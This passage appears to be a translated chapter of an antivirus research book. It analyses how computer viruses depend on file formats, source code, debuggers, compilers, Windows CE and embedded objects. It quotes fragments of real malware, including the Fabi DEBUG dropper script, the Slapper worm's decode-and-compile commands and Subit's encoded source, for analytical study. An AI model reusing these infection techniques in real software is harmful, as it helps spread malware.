- COM/VBS
- COM/OLE2（OLE2文件的头部有一些微小的变化）
- HTA/SCRIPT
- MHTML(Binary+Script)
- INF/COM
- PIF/mIRC/BATCH

这种方法通常用来迷惑扫描程序，让他们搞不清正在扫描对象的文件类型。由于扫描程序通常利用文件头和扩展名信息来确定文件所处的环境，如果扫描程序不能准确的定位目标类型，那么它的扫描能力（例如试探分析能力）就会大打折扣。

例如，基于扩展名依赖性，PIF蠕虫病毒一般使用mIRC、 BAT、或者VBS的联合。一个具有PIF扩展名的文件将会像PIF一样执行。然而，如果是BAT的扩展名，它就会像批处理文件那样运

行，而忽视文件开始的PIF段。基于扩展名欺骗技巧的其他例子还有mIRC和BATCH的联合。

图3-12显示了在扩展名依赖性中，PIF文件是如何组织的。Phager病毒使用了先前讨论的技术。

另外一个关于扩展名依赖性技巧的例子就是INF/Zox，它能够感染Windows INF文件。这个病毒的主要实体存储在INF/Zox中的一个叫做ULTRAS.INF的INF文件中。然而，这个INF文件在重命名之后能像DOS COM可执行文件那样运行。




图3-12　具有扩展名依赖性的PIF高层结构

在INF形式中，病毒使用CmdAdd(add command)表项来攻击AUTOEXEC.BAT。它同样使用DefaultInstall段的CopyFile表项来复制ULTRAS.INF文件当作Z0X.COM。其中的技巧就是新的AUTOEXEC.BAT段将为Z0X.SYS文件重命名Z0X.COM，然后运行它。病毒以一个使用分号（；）（0x3b）的INF形式的注释入口开始。

当文件以DOS COM文件形式装载时，标记就会被当作一个比较语句（CMP）而被忽略。

在注释后面，翻译成jump(JMP)语句的二进制代码就会被插入到文件末尾处的病毒程序的二进制部分中：

```
13BE:0100 3B00          CMP     AX,[BX+SI]   ; Compare instruction ignored
13BE:0102 E9F001        JMP     02F5         ; Jump to binary virus start
```

Zox是一种直接行动改写病毒，它用自身来改写INF文件。

3.13　网络协议依赖性

当今，Internet网是病毒攻击的最大目标。恶意移动代码[48]利用TCP和UDP协议攻击新的目标。有许多旧的蠕虫病毒，像Father Christmas蠕虫，由于其依赖DECNET这样的协议而不能够在Internet网上传播，当前的计算机蠕虫病毒都是具有典型的网络协议依赖性。

3.14　源代码依赖关系

一些狡猾的计算机病毒，例如W32/Subit家族的那些病毒，能够感染像Visual Basic或Visual Basic .NET这样的源代码文件。其他的一些病毒在C或Pascal源文件中传播。这些威胁有很长的历史。

在感染和未感染两种情况下考虑清单3-2中的C程序。

清单3-2　源代码感染病毒

```
#include <stdio.h>
void main(void)
{
    printf("Hello World!");
}
```

```
The infected copy would look similar to the following:
#include <stdio.h>
void infect(void)
{
  /* virus code to search for *.c files to infect */
}
void main(void)
{
   infect(); /* Do not remove this function!! */
   printf("Hello World!");
}
```

当被感染的源文件编译和执行之后，病毒将会寻找其他的C源文件并感染它们。

源代码病毒程序通常使用一个很大的字符串来携带自身的源代码，源代码被定义成了一个字符串。W32/Subit病毒族使用一个拼接的字符串来定义自身的源代码，其开始的几行如下所示：

```
J = "44696D2053204173205379737465 6D2E494F2E53747265616D57726974657 20D"
J = J & "0A44696D204F2C20502041732044617465 0D0A44696D2052204173204D696372"
J = J & "6F736F66742E57696E33322E5265676973747279 4B65790D0A52203D204D6963
```

这些将会被转化成Visual Basic .NET源代码：

```
Dim S As System.IO.StreamWriter
Dim O, P As Date
Dim R As Microsoft.Win32.RegistryKey
:
:
```

源代码感染复制有两个阶段。第一个阶段是运行带有嵌入病毒代码的、已经感染的程序。当被感染程序中New()函数被调用后，病毒程序将会寻找该系统上其他的Visual Basic .NET工程源文件，然后复制自身的源代码到这些文件中去。在第二个阶段中，Subit插入一个函数调用来运行病毒本身。因而，系统上被修改过的源文件在编译和执行之后，病毒能够不断的繁殖。

这类病毒的最大问题在于它们可以插入到代码段的任何地方，而且依赖所使用编程语言以及编译器的版本和某些选项，这些病毒代码在不同的系统上翻译成的二进制代码看上去可以完全不一样。

源代码木马

只感染源代码的病毒思想来源于Ken Thomson（UNIX操作系统的作者之一）著名的“自我复制程序”理念。在其“Raflections on Trusting Trust”[49]这篇文章中，Thomson介绍了被称为“guines”的C程序理念，这个程序能够打印出自身源代码的拷贝作为输出。这个想法简单而实用。程序的源代码被定义成字符串从而用printf()函数打印输出来。

Thomson还发现了一个CC（C编译器）的漏洞。他的思想就是按这样一种方式修改CC的源代码——当使用修改过的编译器二进制文件时，就做如下的两件事：

- 识别login的源代码在什么时候被编译，然后将一个特洛伊木马函数插入到源代码中。插入特洛伊木马的login源代码将允许任何人使用他自己的口令登录到系统中。而且，它还允许任何一个拥有专门口令的用户账号来进行攻击性连接。
- 在空闲的时候，引入对CC源代码的修改。这样，只有在编译的时候对源代码的修改才是

可见的，而且当编译器的源代码编译之后，修改会立即被删除。

源代码感染者利用Thomson原则把自身插入到应用程序的源文件当中。当开放源代码系统变的更流行的时候，这些病毒在以后将会更加常见。

3.15　在Mac和Palm平台上的资源依赖性

一些计算机病毒在很大程度上都依赖于系统资源。例如，Macintosh环境就是一个丰富的资源管理平台。许多功能都是以资源的形式来实现的，可以通过资源编辑器方便地实现编辑管理。例如，在Mac机上可以定义一个菜单资源，然后由应用程序的菜单项来调用。Mac机在磁盘上为每个文件保存了两个分支（fork）：数据分支和资源分支。存储在资源分支的资源部分包含了代码。由于在Mac机上即使是数据文件也可以包含资源，所以数据文件和代码文件的区别就不像在PC上那样明显。

Apple Macintosh机上的MDEF菜单定义病毒利用自身替换菜单定义。这样，当该菜单被激活时，病毒代码就会被调用。

表3-3包含了Mac机上一些常见的资源类型，但并没包括Mac机上恶意代码经常攻击的所有资源类型[36]。

表3-3　Mac机上常见的资源类型

资源类型	描　述
ADBS	Apple 桌面系统服务
CDEF	控制定义函数
DRVR	设备驱动器
FMTR	磁盘格式化代码
CODE	代码段
INIT	初始化代码资源
WDEF	Windows定义函数
FKEY	命令移位码函数
PTCH	ROM 批处理程序
MMAP	鼠标函数

Palm平台的病毒也有类似的依赖性。Palm把可执行的应用程序和相应的应用资源一起存储在一个公共资源计算（Public Resource Computing，PRC）文件中。当应用程序执行时，也就从中获得相应的资源。特别的是，数据和代码资源对程序的运行都很重要。2000年9月出现的Palm/Phage病毒读取自身的数据和代码资源，然后用这些资源来改写其他的应用程序资源。这种资源依赖性和Macintosh机上的依赖性是很相似的。

3.16　宿主大小依赖性

为了精确的感染应用程序，许多计算机病毒对它们能够感染的应用程序的大小有限制。例如，DOS上的COM文件如果大于一个代码段时就不能加载。相应地，许多DOS病毒也引入了这种限制，以避免感染过后的文件大小超过可接受的最大限制。

另一种情况，W95/Zmist病毒使用一个最大的上界限制（文件大小），比如400KB。这样可以降低因感染文件规模过大而导致的风险，从而提高病毒感染能力的可靠性。此外，宿主大小依赖性还能作为一种“antigoat”技术（在本书第6章将有详细的介绍），避开计算机病毒研究者设置的测试文件。

3.17 调试器依赖性

有些病毒使用一个安装好的调试器，通常是DOS系统的DEBUG.EXE，把自身的文本转换成二进制形式或直接创建一个二进制文件。这些病毒通常用一个管道将调试脚本文件输出到DEBUG，如下所示：

```
DEBUG <debugs.txt
```

输出文件包含如下的DEBUG指令：

```
N example.com
E 100 c3
RCX
1
W
Q
```

这个脚本将创建一个只包含RET指令的1字节长的文件。只包含一个RET指令的COM文件可能是最短的COM程序。COM文件通常被加载到程序段偏移量为0x100的地方。程序段之前是程序段前缀（program segment prefix，PSP），它被装载到偏移量为0处。于是，一条RET指令将会把控制权交给PSP的顶端，如果堆栈是空，将会弹出一个0，其中的技巧就是PSP的顶端包含一个0xCD, 0x20 (INT 20，返回到DOS中断)模式：

```
13BA:0000 CD20          INT     20
```

因此当一个程序执行到偏移量为0的地方时，程序就会简单地终止执行。

注释 命令N用来命名一个输出文件，命令E用来将数据输入到内存的某个偏移地址处。CX寄存器保存了文件的低16位字，BX保存了高16位字。命令W用来把内容写入文件。最后，命令Q退出调试器。通常，病毒只用几行数据就可以在内存中创建一个恶意代码。

病毒作者Vecna就是在W95/Fabi病毒族中利用这种方法创建EXE文件的，他同时使用了Microsoft Word宏和调试脚本。通过被感染的MS Office文件，Fabi在根目录中创建了一个像FABI.DRV一样的新文件，然后利用PRINT命令把这些调试脚本打印到新文件中：

```
OPEN "C:\FABI.DRV" FOR OUTPUT AS 1
PRINT #1, "N C:\FABI.EX"
PRINT #1, "E 0100 4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00"
PRINT #1, "E 0110 B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00"
```

FABI.DRV文件的内容如下所示：

```
N C:\FABI.EX
E 0100 4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00 ; DOS EXE header
```

```
E 0110 B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00

[此处隐去了病毒体.....]

E 4D20 10 0F 10 0F 10 0F 10 0F 10 0F 10 0F 10 0F 10 0F
E 4D30 10 0F 10 0F 10 0F 10 FF FF FF
RCX
4C3A
W
Q
```

另外，该病毒还用类似的方法用宏创建了一个BATCH文件，它用下面的调试脚本调用DEBUG命令：

```
DEBUG <C:\FABI.DRV >NUL
```

注意，DEBUG并不能够创建EXE文件。至少，它不能以EXE的后缀来保存内存中的内容。不过，如果装载时文件没有扩展名的话，DEBUG可以轻松地把内存中的内容保存在一个不是以EXE为扩展名的文件中，W95/Fabi 病毒使用的就是这种方法。它首先利用DEBUG把文件保存到FABI.EX中，然后利用另外一个BATCH文件把FABI.EX复制到FABI.EXE，然后运行它。

显然，如果在系统上没有安装DEBUG.EXE或重命名了DEBUG.EXE，有些病毒就不会正常地运行了。

依赖调试器的潜在威胁

有些恶意代码也许会要求用户在调试器上跟踪代码，借机实现自我复制。这种威胁一般来自于宏，特别是在宏的代码执行出错时，经常会有这种情况发生。Microsoft Word会在宏出错时提示用户是否运行宏调试器来解决宏的错误，当用户选择使用宏调试器命令然后追踪问题时，错误可能被旁路掉了，病毒借机在这种非常受限的环境下实现自我复制。在计算机病毒研究者之间有一个共识，那就是这类威胁应当属于潜在威胁（Intended Threat）。

3.18　编译器和连接器依赖性

许多二进制病毒在复制的时候传播它们自身的源代码。蠕虫通常利用这种技术在不具有二进制兼容性的多个系统平台上传播，Linux/Slapper蠕虫就是其中的一种，它为了在多种Linux版本上传播，在自我复制时把自身的源文件拷贝到新的系统中去。首先，它通过漏洞利用（exploit）代码攻破系统，然后用gcc编译、连接生成二进制代码。然后，蠕虫在攻击者的系统上将自己编码后作为一个隐藏文件复制到目标机器的临时文件夹中。接着，蠕虫用uudecode命令来解码该文件：

```
/usr/bin/uudecode -o /tmp/.bugtraq.c /tmp/.uubugtraq;
```

在目标机器上使用如下的命令来编译源代码：

```
gcc -o /tmp/.bugtraq /tmp/.bugtraq.c -lcrypto;
```

病毒需要密码库（crypto library，libcrypto）来连接其代码，所以目标系统上的gcc不但要安

装标准资源和头文件，而且还要安装合适的密码库。否则，蠕虫将不能够完全感染目标机器（因为无法连接生成可执行的二进制文件。——译者注），虽然它利用Open SSL的漏洞成功的入侵了目标机器。

基于源代码感染技术的优点，就是提高了对目标操作系统版本的兼容性。庆幸的是，这种技术也有一些弱点。例如，如果在路径上不安装资源和编译器（除非绝对的需要），就能够大大减少这类威胁的影响。然而许多系统管理员经常会忽视这个问题，他们认为安装时把编译器顺便安装上会更方便一些。

3.19 设备翻译层依赖性

许多文章有这样一种观点：Windows CE病毒将永远不会出现，而且很多年来我们确实没发现此类病毒。然而，在2004年7月，病毒作者Ratter设计了针对Windows CE的概念型病毒WinCE/Duts.1520，证明了Windows CE病毒是可能的，如图3-13所示。




图3-13 在HP iPAQ H2200 Pocket PC上WinCE/Duts病毒的信息

目前许多设备都能成功运行WinCE/Duts，这是因为ARM处理器可以用在许多设备上，例如HP iPAQ H2200（也像许多其他的iPAQ设备一样），Sprint PCS Toshiba 2032SP、T-Mobile Pocket PC 2003、Toshiba e405和Viewsonic V36等等。另外几种GSM设备则建立在Pocket PC之上。

有趣的是，WinCE/Duts.1520能够感染多种系统上的PE文件，尽管实际上病毒代码是为某一种Windows CE版本而“硬编码”的。例如，该病毒会使用一种基于序数函数的引入（importing）机制，这种机制看起来在攻击多种版本的Windows CE上有着很大的局限性。事实上，病毒的编写者似乎认为WinCE/Duts只适合于Windows CE 4，但我们在测试中发现，该病毒也能正确地运行在Windows CE 3上。

这么久以来，Windows CE未被病毒攻击，这并不奇怪。微软针对各种处理器平台发布了多种不同的Windows CE版本，这造成了兼容性问题（使用在不同的环境上），而这一点似乎从某种程度上限制了病毒的编写。

另外，Windows CE平台上的Office产品（例如Pocket Word或Pocket Excel）不支持宏，这一点也限制了宏病毒的发作，但是也给人带来了一些麻烦。

在Windows CE 3.0之前，由于二进制兼容性问题，在Windows CE上开发并发布一个应用程序是一件痛苦的事情。编译生成的可执行二进制文件是PE格式，但只能在编译该程序的处理器上运行。因此，开发者必须针对不同的设备编译生成不同的二进制版本。这对开发者和用户（没有耐心总是安装新的程序）来说，都是一个很费时的过程。

对CPU的依赖性被“硬编码（hard-Coded）”在PE文件的头里了，例如在SH3处理器中，PE文件头包含机器类型号0X01A2，而它的代码段则包含只与这种结构兼容的代码。

或许可以很容易地编写一个能够在SH3平台上编译运行的程序，但是Windows CE可以支持几

种处理器，例如SH3、SH4、MIPS、ARM等等。因此，一个本地Windows CE病毒想在不同处理器的设备间传播就不是那么容易了，例如，WinCE/Duts.1520就无法感染基于SH3处理器的系统。

病毒程序编写者或许能够编制出通过微软的Active Sync来投放Windows CE病毒的Win32病毒，这样的病毒可以简单地发送电子邮件来传播它的Intel版本（带有一个嵌入的便携式版本），但它只能感染某些使用特定处理器的手持设备。将来，随着更多的兼容处理器的发布，对于病毒开发者来说，这个问题将越来越不成问题。比如，新一代的XScale处理器与ARM系列兼容，XScale不仅用于便携式PC系统中，也用于Palm设备。这就为攻击者编写“跨平台”病毒打开了方便之门，他们使用相同的病毒程序却能够威胁Palm和便携式PC系统。

微软针对便携式PC开发了出了一种新技术，这使得Windows CE开发人员的工作更加轻松了。微软在便携式PC中开始支持一种新的可执行文件格式：通用可执行文件（Common executable file，CEF）格式。

可以使用Windows CE开发工具对CEF进行编译，例如嵌入式Visual C++ 3.0。CEF可以说是一种特殊的PE文件。CEF是一种与CPU无关的代码格式，它允许在Windows CE的支持下创建跨CPU的可移植的应用程序。实际上，CEF包含了MSIL代码。

在嵌入式Visual C++中，开发者在使用CEF工具（编译器、链接器、SDK）时同样要选定一个明确的CPU对象（比如MIPS或ARM）。当开发者编译一个CEF程序时，编译器和链接器能完成除产生机器特有代码以外的所有工作。虽然你仍然能得到一个DLL或EXE文件，但文件中包含中间语言指令，而不是本地机器代码指令。

CEF让Windows CE程序开发者开发出的产品可以运行在Windows CE或以上版本的操作系统的所有CPU体系结构上。因为CEF是一种中间语言，所以处理器生产商可以很容易地开发出一种可以运行CEF程序的新的CPU系列。例如，HP Jornada 540就有这样一种内置的设备翻译层。CEF文件在发布时可能还会有一个EXE的扩展版本，所以使用者不会感到有什么不同。

设备翻译器对应于某一种特定的处理器和Windows CE设备，当用户在机器上安装CEF可执行文件时，通常将一个CEF可执行文件转换为处理器本机代码。在可执行文件被点击后，除了有一个短暂的暂停外，这一切都神不知鬼不觉地发生了。操作系统的钩子能自动捕捉到任何试图装载与执行CEF EXE、DLL或OCX文件的企图，并在运行文件前运行转换器。

例如，如果一个便携式PC是基于SH3处理器的，那么翻译层就要把一个CEF文件转换成一个SH3格式的可执行文件。实际的CEF可执行文件将被已编译的SH3本地版本所取代。将文件内容完全转换为本地可执行版本。确实，对MSIL、JIT(Just-in-Time)在便携式PC上的重新编译导致了对文件系统的重新写入。

很明显，病毒程序编写者将来可以利用CEF格式。一个32位的Windows病毒能够轻易地将它的CEF版本安装到便携式设备上，并运行在所有便携式PC设备上，因为操作系统能将CEF可执行文件转换为它的本地格式。我们只能寄希望于除了Windows CE系统以外其他系统都不支持CEF格式。例如，万一操作系统将CEF对象改写为本地可执行文件，那么一个桌面应用也会是很痛苦的。

由于可执行文件在运行中被转换为新格式，其内容发生了变化，与OFFICE产品的宏病毒的向上转换（up-conversion）相比，这甚至是个更严重的问题[50]。很明显，这将成为反病毒软件、

完整性检查程序和行为阻截系统的挑战。

显然，如果必须检测和识别原始的MSIL格式代码和所有可能的转换代码，这将是反病毒软件厂商面临的大问题。如果在设备上执行了一个MSIL病毒，那么在反病毒程序发现该病毒前，病毒就会运行，并根据实际的系统类型，将其代码转换为一系列本地格式。结果，关于病毒的MSIL信号在寻找病毒时就失去了作用。所有本地转换格式的病毒都必须能够检测出来，这个任务并不轻松。

其次，这对于完整性检验程序来说也是个大问题，因为不仅是在内存里，磁盘里程序的内容也已经改变了。结果，完整性检验程序就无法知道这种改变是病毒感染的结果还是一个本地代码翻译造成的。最后，这对于行为阻截系统来说也是个大问题，因为磁盘上可执行文件的内容改变了，这容易使人怀疑是病毒造成的。

3.20 嵌入式对象插入依赖性

已知的第一个感染WORD 6文件的二进制病毒叫做Anarchy.6093[51]，在1997年被发现。Anarchy是基于DOS的、能够感染COM、EXE和DOC文件的病毒。这些年里这样的病毒并不多见，这也不奇怪，因为攻击文件格式、给它们加上一个宏可不是一件容易的事情（其他攻击Word文件、增加宏的病毒大多数是宏病毒而不是二进制病毒。——译者注）。

第一个能够从二进制代码直接感染VBA文件的病毒是从俄国释放的，名叫{Win32,W97M}/Beast.41472.A，好像是在1999年4月爆发的。病毒使用Borland Delphi开发，并编译为32位PE格式。

与其他二进制病毒相比，Beast使用一种不同的方式来感染文件。beast编写者使用诸如AddOLEObject()之类的对象链接及嵌入（Object Linking and Embedding，OLE）API，通过微软WORD中的内部OLE支持，将宏代码与嵌入式可执行代码一起插入到文件中去。在OLE的支持下，该病毒向VBA文件中插入一个嵌入式对象（可执行文件）。不过在正常的情况下，使用者是看不到这个嵌入式对象的，因为病毒使用了一个伎俩将嵌入式对象的图标隐藏了起来。

该病毒将寻找WORD中的活动窗口。当它能够取得一个活动文件的句柄时，它将调用感染模块。首先它检查文件中是不是没有嵌入式对象，但在某些情况下不会这么做，因为该病毒可能已经在文件里加入了多个嵌入式可执行文件。

接着，Beast将把它自己以C:\I.EXE的形式加入到文件中，取名叫3BEPb（beast在俄文中的叫法）。如果整个过程都按计划发展，那么文件里将出现一个新的宏AutoOpen()。

使用活动文件中的3BEPb的激活方式将加速嵌入式对象的执行：

```
ActiveDocument.Shapes("3BEPb").Activate
```

Beast对反病毒软件提出了一个新的要求，反病毒软件需要检测和删除文件中恶意的嵌入式对象，而这并非易事。

3.21 自包含环境的依赖性

当恶意代码将其自身需要的环境带到被感染平台上时，将会出现一种有趣的依赖性。W32/Franvir病毒族就是一个很好的例子。

Franvir看上去是一个Win32程序，它是用Borland Delphi编译成的32位PE程序。然而，实际上它的Win32二进制部分是所谓的Game Maker，它是由荷兰的Mark Overmars开发的(http://www.cs.uu.nl/people/markov/gmaker/doc. html)。

Franvir病毒是由一个法国人使用Game Maker脚本语言（GML，Game Maker语言）编写而成的。只有Game Maker的注册版本才能获得GML，该版本向开发者提供了使用这些功能的安全选项（把功能关闭或者打开），而安全设置是开发者的责任。恶意代码开发者能够很容易利用Game Maker的GML来编写病毒代码。

Game Maker是一种专业的游戏开发环境，专业人员用它开发了许多优秀的游戏。它可以用来开发各种游戏，包括射击游戏、猜谜游戏，甚至isometric游戏。比如，一种叫做Doomed的射击游戏就是用Game Maker开发的。

GML脚本提供注册、归档、程序执行的功能。文件操作函数相当丰富，并为游戏开发者安装和执行程序提供了非常大的灵活性，但是它也还可以被攻击者利用。GML的一些函数如下所示:

```
file_exists(fname)
file_delete(fname)
file_copy(fname,newname)
file_open_write(fname)
directory_create(dname)
file_find_first(mask,attr)
file_find_next()
file_attributes(fname,attr)
registry_write_string_ext()
```

GML脚本存贮在Game Maker资源中，但它们是通过环境——Game Maker本身的翻译器——来执行的。Franvir是一种加密的GML脚本，它将自己用各种各样的已经存在的名字复制到硬盘的各处。它也会把自己安装到本地的P2P（点到点）文件夹里，如果KaZaA目录不存在("kazaa\my shared folder\")，它甚至还会为KaZaA新建一个共享文件夹，并改变KaZaA的设置共享该文件夹。此外，它的破坏性还在于能够删除Windows的win.com文件。因此，Franvir最终应该归类为Win32 P2P蠕虫。但是实际上，它是一种GML脚本，由自己本身的环境带到新平台中。当病毒成功执行后，它会用show_message()函数显示如图3-14所示的错误信息。




图3-14　Franvir显示的错误信息

当该病毒被激活后，它可能只是玩一个诸如Playgame的DOS病毒游戏，而不是进行恶意的文件删除操作。不过，对于一个典型的病毒开发者，我们还能奢望他们做什么呢?

3.22　复合病毒

第一个能够感染COM文件和引导扇区的病毒是Ghostball，它是Fridrik Skulason在1989年10月发现的。另一个早期的复合病毒的例子是Tequila，Tequila能够感染DOS的EXE文件以及硬盘的MBR（主引导扇区）。

复合病毒往往是狡猾而难于清除的。例如，Junkie病毒能够感染COM文件，也是一种引导区病毒。Junkie能够感染隐藏分区中的COM文件[52]，这些分区被计算机制造商加上了特别的标记，用来隐藏数据和额外代码。由于Junkie在这些隐藏文件被访问前就被载入了内存，因此这些文件很容易被感染。病毒扫描一般只对可见分区进行扫描，所有可见分区的病毒都已经被清除，但是隐藏分区中仍然存在病毒，于是系统在经过清理后常常神秘地再次被感染。因此，一旦隐藏分区被用来运行某一个被感染的COM文件，病毒将再次感染系统。

过去，使用DOS操作系统的机器尤其会受到引导区和复合病毒的感染。在现在的Windows操作系统中，这种病毒的威胁已经减小了，但依然存在。

Memorial[53]病毒能在同一种病毒中进行DOS COM、EXE和PE的感染。Memorial病毒激活时的表现如图3-15所示。




图3-15 W95/Memorial病毒的消息

W95/Memorial也使用Windows 9x的VxD（虚拟设备驱动器）格式将自己载入到核心模式，并钩挂文件系统，实时地感染被访问的文件。因此，Memoria也会感染16位和32位文件。

复合感染的另一个有趣的例子是俄罗斯病毒3APA3A，它于1994年10月在莫斯科爆发[54]。3APA3A是硬盘上一种常规的引导区病毒，它本身占用两个扇区，对硬盘使用一种特殊的感染方式。它能够感染DOS的核心文件IO.SYS。首先它复制一份IO.SYS，然后再重写原始文件。感染以后，根目录下包含了两个IO.SYS文件，但第一个被设置为磁盘的卷标；因此DIR命令不会显示出两个文件，而只是显示一个卷标IO.SYS和一个单独的IO.SYS文件。这样就能诱使DOS载入受感染的IO.SYS拷贝。紧接着该病毒会在其之后启动原始文件。这种情况是因为DOS会载入第一个IO.SYS文件而不检查它的属性。这种方式是伴随感染（companion infection）技术的一种特殊代表。

3.23 结论

每年都发现许多新的病毒环境。在过去20年的PC病毒史中，有一股巨大的黑暗势力为每一种我们能够想到的系统平台开发计算机病毒。世界上制造计算机病毒的人为数众多。因此，我们面对着的恶意代码安全问题正在不断地变化发展。同时，关于计算机的病毒研究也正成为一个新的科学领域。毫无疑问，将来计算机病毒将会与我们共存，并继续发展。

Fred Cohen在1984年关于计算机病毒的初始研究得出了一个结论：计算机病毒归根结底是一个完整性问题。在过去的20年里，完整性问题的范围戏剧性的从文件的完整性扩展到了应用程

序和操作系统软件的完整性。现代计算机病毒，如W32/CodeRed 和 W32/Slammer明确地标志着一个新时期的开始：计算机病毒不能再通过基于文件的完整性检查来控制了，因为它们在网络上从一个系统跳到另一个系统，从而不需要通过存入磁盘就能将自己插入到新的进程地址空间。

计算机病毒为满足他们的需要而改变他们的环境，将很可能是一个即将出现的问题。比如，W32/Perrun病毒将自身附到JPEG图像文件中。通常，这些图像文件不具感染性，除非图片浏览器带有一些严重的缺陷（例如在微软安全公告MS04-028[55]中所描述的）。然而，Perrun病毒却可以改变其宿主的环境使之包含其他的组件，结果是被Perrun感染的JPEG文件只有在被感染的计算机上是有传染性的，在干净的机器上没有感染性。计算机病毒采用这样的方式修改宿主的环境，从而使得过去关于环境的假设都失效了。

参考文献

1. Dr. Vesselin Bontchev, "Methodology of Computer Anti-Virus Research," *University of Hamburg, Dissertation*, 1998.
2. Dr. Harold Highland, "A Macro Virus," *Computers & Security*, August 1989, pp. 178-188.
3. Joe Wells, "Brief History of Computer Viruses," 1996, `http://www.research.ibm.com/antivirus/timeline.htm`.
4. Dr. Peter Lammer, "Jonah's Journey," *Virus Bulletin*, November 1990, p. 20.
5. Peter Ferrie, personal communication, 2004.
6. Jim Bates, "WHALE...A Dinosaur Heading For Extinction," *Virus Bulletin*, November 1990, pp. 17-19.
7. Eric Chien, "Malicious Threats to Personal Digital Assistants," *Symantec*, 2000.
8. Dr. Alan Solomon, "A Brief History of Viruses," *EICAR*, 1994, pp. 117-129.
9. Intel Pentium Processor III Specification Update, `http://www.intel.com/design/PentiumIII/specupdt/24445349.pdf`.
10. Mikko Hypponen, Private Communication, 1996.
11. Thomas Lipp, "Computerviren," *64'er, Markt&Technik*, March 1989.
12. Peter Szor, "Stream of Consciousness," *Virus Bulletin*, October 2000, p. 6.
13. Peter Szor and Peter Ferrie, "64-bit Rugrats," *Virus Bulletin*, July 2004, pp. 4-6.
14. Marious Van Oers, "Linux Viruses–ELF File Format," *Virus Bulletin Conference*, 2000, pp. 381-400.
15. Jakub Kaminski, "Not So Quiet on the Linux Front: Linux Malware II," *Virus Bulletin Conference*, 2001, pp. 147-172.
16. Eugene Kaspersky, "Shifter.983," `http://www.viruslist.com, 1993`.
17. Sarah Gordon, "What a (Winword.) Concept," *Virus Bulletin*, September 1995, pp. 8-9.
18. Sarah Gordon, "Excel Yourself!" *Virus Bulletin*, August 1996, pp. 9-10.
19. Yoshihiro Yasuda, personal communication, 2004.
20. Dr. Igor Muttik, "Macro Viruses–Part 1," *Virus Bulletin*, September 1999, pp. 13-14.
21. Dr. Vesselin Bontchev, "The Pros and Cons of WordBasic Virus Up-conversion," *Virus*

Bulletin Conference, 1998, pp. 153-172.

22. Dr. Vesselin Bontchev, "Possible Macro Virus Attacks and How to Prevent Them," *Virus Bulletin Conference*, 1996, pp. 97-127.
23. Dr. Vesselin Bontchev, "Solving the VBA Up-conversion Problem," *Virus Bulletin Conference*, 2001, pp. 273-300.
24. Nick FitzGerald, "If the CAP Fits," *Virus Bulletin*, September 1999, pp. 6-7.
25. Jimmy Kuo, "Free Anti-Virus Tips and Techniques: Common Sense to Protect Yourself from Macro Viruses," *NAI White Paper*, 2000.
26. Dr. Vesselin Bontchev, personal communication, 2004.
27. Jakub Kaminski, "Disappearing Macros—Natural Devolution of Up-converted Macro Viruses," *Virus Bulletin Conference*, 1998, pp. 139-151.
28. Katrin Tocheva, "Multiple Infections," *Virus Bulletin*, 1999, pp. 301-314.
29. Dr. Richard Ford, "Richard's Problem," private communication on *VMACRO* mailing list, 1997.
30. Dr. Vesselin Bontchev, "Macro Virus Identification Problems," *Virus Bulletin Conference*, 1997, pp. 157-196.
31. Dr. Vesselin Bontchev, private communication, 1998.
32. Vesselin Bontchev, "No Peace on the Excel Front," *Virus Bulletin*, April 1998, pp. 16-17.
33. Gabor Szappanos, "XML Heaven," *Virus Bulletin*, February 2003, pp. 8-9.
34. Peter G. Capek, David M. Chess, Alan Fedeli, and Dr. Steve R. White, "Merry Christmas: An Early Network Worm," *IEEE Security & Privacy*, `http://www.computer.org/security/v1n5/j5cap.htm`.
35. Dr. Klaus Brunnstein, "Computer 'Beastware': Trojan Horses, Viruses, Worms—A Survey," *HISEC'93*, 1993.
36. David Ferbrache, "A Pathology of Computer Viruses," Springer-Verlag, 1992, ISBN: 3-540-19610-2.
37. Peter Szor, "Warped Logic?" *Virus Bulletin*, June 2001, pp. 5-6.
38. Mikhail Pavlyushchik, "Virus Mapping," *Virus Bulletin*, November 2003, pp. 4-5.
39. Eugene Kaspersky, "Don't Press F1," *Virus Bulletin*, January 2000, pp. 7-8.
40. Peter Szor, "Sharpei Behaviour," *Virus Bulletin*, April 2002, pp. 4-5.
41. Gabor Kiss, "SWF/LFM-926—Flash in the Pan?" *Virus Bulletin*, February 2002, p. 6.
42. Dmitry Gryaznov, private communication, 2004.
43. Sami Rautiainen, private communication, 2004.
44. Philip Hannay and Richard Wang, "MSIL for the .NET Framework: The Next Battleground?," *Virus Bulletin Conference*, 2001, pp. 173-196.
45. Peter Szor, "Tasting Donut," *Virus Bulletin*, March 2002, pp. 6-8.
46. Peter Ferrie, "The Beagle Has Landed," `http://www.virusbtn.com/resources/viruses/indepth/beagle.xml`.
47. Eugene Kaspersky, "Zhengxi: Saucerful of Secrets," *Virus Bulletin*, April 1996, pp. 8-10.

48. Roger A. Grimes, *Malicious Mobile Code*, O'Reilly, 2001, ISBN: 1-56592-682-X (Paperback).

49. Ken Thomson, "Reflections on Trusting Trust," *Communication of the ACM*, Vol. 27, No. 8, August 1984, pp. 761-763, http://cm.bell-labs.com/who/ken/trust.html.

